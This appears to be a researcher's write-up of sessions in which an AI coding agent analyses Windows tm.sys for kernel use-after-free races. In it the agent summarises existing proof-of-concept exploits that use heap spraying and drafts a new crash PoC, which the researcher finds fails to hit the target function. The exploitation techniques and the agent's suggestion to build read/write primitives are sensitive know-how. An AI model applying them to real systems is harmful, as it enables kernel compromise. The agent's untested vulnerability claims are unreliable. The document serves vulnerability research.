Next steps (optional): 1) Confirm whether Microsoft has issued fixes for each path and map your test matrix accordingly. 2) If still outstanding, consider crafting mitigation (e.g., monitoring KTM calls) until patches land.



› check if the tm.sys kernel module exposed by the ghidra MCP server is vulnerable to these 3 vulnerabilities

- Assessment

- TmRecoverResourceManager (tm.sys:0x1c0015500): The recovery loop still drops the resource-manager mutex (KeReleaseMutex(param\_1 + 0x28)) to send notifications and immediately dereferences the enlistment (ObfDereferenceObject(puVar8) / \*puVar9) without revalidating it after reacquiring the lock, so another thread can finalize and free the enlistment in between-matching the CVE-2018-8611 race/UAF pattern.
- TmpDispatchPropagateRequest (tm.sys:0x1c001f168): The dispatcher walks TmpAllProtocolsList, releases TmpAllProtocolsListMutex, and then keeps using the selected protocol entry (puVar15 and derivatives) without any reference or lock, so a concurrent deregistration can free the protocol/resource-manager objects before later reads and writes, reproducing the described TOCTOU UAF.
- TmpMigrateEnlistments (tm.sys:0x1c001b0f0): During migration the code retargets the enlistment to the destination transaction (plVar11[5] = param\_2) and adjusts reference counts before the enlistment or destination transaction mutexes are held; another thread can free/reuse the enlistment in this window, leaving the destination transaction's list head pointing at reclaimed memory-the same race noted in the write-up.



> I added the POCs and some crashdumps files into each of the 3 initial vulnerabilities folders. Can you analyse each of the POCs and do a summary for how each of these POCs work?

- *I'm organizing concise summaries for each proof-of-concept folder -TmRecoverResourceManager, TmpDispatchPropagateRequest, and TmpMigrateEnlistments-highlighting their main steps, concurrency mechanisms, use of threads and scripts, plus referencing key files and approximate line numbers for clarity. I'll include notes about sample crash logs verifying the exploits to give a fuller picture of each PoC's impact.*

- Worked for 12s

- **TmRecoverResourceManager** (TmRecoverResourceManager/DebuggerRaceWin.c)

- Builds one TM/RM/transaction pair and two enlistments, then walks the normal recovery-notification path (CommitTransactionAsync, PrePrepareComplete, PrepareComplete) to land inside TmRecoverResourceManager.
- Uses HelpWinTheRace.js to force the recovery thread to spin on KeWaitForSingleObject, giving a wide race window; a helper thread (thread\_close\_enlistment) pins to CPU0 and, on user input, calls CommitComplete+CloseHandle on the second enlistment so it is finalized/freed while still queued.
- After user runs !unpatch the recovery loop resumes, reuses the stale \_KENLISTMENT, and the accompanying WinDbg instructions walk through verifying the freed chunk via !verifier!/pool. Crash dumps in the folder capture the resulting use-after-free diagnostic state.

### TmpDispatchPropagateRequest (TmpDispatchPropagateRequest/ReclaimProtocol.c)

stub to issue NtRegisterProtocolAddressInformation.

- Starts a named-pipe “spray” server so it can reclaim freed protocol chunks later, then launches a thread (thread\_free\_promotion\_protocol) that closes the “promotion” resource manager while TmpDispatchPropagateRequest is walking the protocol list, immediately spraying fake protocol objects into the freed slot.
- The promoting transaction is triggered by enlisting the same user transaction into two different TMs; while the main thread blocks inside the dispatcher, the helper thread frees and reclaims the target protocol, producing the UAF observed in windbg\_log\_\*. The freeProtocol.js WinDbg script patches the dispatcher to loop forever, ensuring the race window for debugging.

### TmpMigrateEnlistments (TmpMigrateEnlistments/Working\_CrashPoC.c, NamedPipeReclaim\_CrashPoC.c)

- Working\_CrashPoC.c creates two TMs (one persistent, one volatile) and multi-enlists a transaction so KTM must migrate enlistments between transactions. A helper thread waits for user input to call ReadOnlyEnlistment + CloseHandle on the second enlistment exactly while migration updates its Transaction pointer but before list relinking, freeing the object mid-iteration and demonstrating the race (helper script freeEnlistmentDuringEM.js helps win it).
- NamedPipeReclaim\_CrashPoC.c extends the idea: a named-pipe spray thread reclaims the freed enlistment chunk with attacker-controlled data so that subsequent notification walks (RollbackEnlistment) hit controlled memory, with WinDbg logs showing the resulting page faults/UAF. These POCs highlight how failure to hold the destination transaction mutex lets user mode finalize and replace enlistments in flight.

Next steps if needed: reproduce the crashes with the supplied scripts, or adapt the spraying strategy to craft controlled read/write primitives for each UAF path.



# 1. TmpInitializeEnlistment() (Bug 4?)

› Check TmpInitializeEnlistments for similar UAF vulnerabilities

- Review

- TmpInitializeEnlistment (tm.sys:0x1c00119dc): function takes references on the enlistment, resource manager, transaction manager, and target transaction before it ever drops the associated mutexes, so the objects stay live while the locks are released/reacquired. Every place where it walks or splices the enlistment into list heads (tm.sys:0x1c0011fcb, tm.sys:0x1c0011fe7) is reached only while holding the transaction's mutex, preventing another thread from finalizing the freshly-created enlistment in between operations. No standalone race/UAF pattern like the ones in TmRecoverResourceManager or TmpDispatchPropagateRequest shows up.



# codex

```
$ codex
>_ OpenAI Codex (v0.57.0)

model: gpt-5-codex medium /model to change
directory: codex_work


To get started, describe a task or try one of these commands:

/init - create an AGENTS.md file with instructions for Codex
/status - show current session configuration
/approvals - choose what Codex can do without approval
/model - choose what model and reasoning effort to use
/review - review any changes and find issues


> Explain this codebase

100% context left · ? for shortcuts
```

# Ghidra




# WinDbg



*tm.sys* (KTM)  
upgraded to latest version

# Target VM




## 2. TmpLogTransaction()?

› Check TmpLogTransaction for similar UAF vulnerabilities

- TmpLogTransaction Findings

- The routine walks Transaction->EnlistmentHead without first taking the transaction's enlistment lock (tm.sys:0x1c000f44c...0x1c000f872). For each entry it acquires the enlistment mutex (KeWaitForSingleObject at tm.sys:0x1c000f5aa), copies state, then releases the mutex (KeReleaseMutex at tm.sys:0x1c000f83f).
- Immediately after releasing the mutex, the function still dereferences the enlistment's LIST\_ENTRY stored on the stack (MOV RDX,qword ptr [RDX] at tm.sys:0x1c000f872) to fetch the next node. Because no extra reference or higher-level lock is held, a racing thread can finalize/close the same enlistment in this window (e.g., via TmpFinalizeEnlistment, which removes the node once it acquires the transaction mutex and the enlistment mutex). The list entry can therefore be freed before the dereference, yielding a use-after-free.



```
> create a similar crashing POC C file for the current tm.sys exposed by
GhidraMCP that will trigger the bug detailed in TmpLogTransaction/
writeup.md
```

— Worked for 1m 31s —

- Added TmpLogTransaction/CrashTmpLogTransaction.c, a race demonstrator that:

- Builds a durable KTM environment (transaction manager, resource manager, two enlistments).
- Launches a helper thread that, on cue, calls `ReadOnlyEnlistment + CloseHandle` on one enlistment after `TmpLogTransaction` drops its mutex.
- Walks through debugger-instrumented steps so you can patch `tm! TmpLogTransaction` and observe the use-after-free described in the writeup.

Next step: compile the new PoC, attach a kernel debugger, and follow the printed workflow (set breakpoint/patch after `KeReleaseMutex`, hit ENTER in each console) to capture the crash.

# Testing POC

- Does not hit the vulnerable function: *TmpLogTransaction()*



**TRUST BUT**





**VERIFY**


# Stopped “Vibe Hunting”


Went into “Manual Mode”

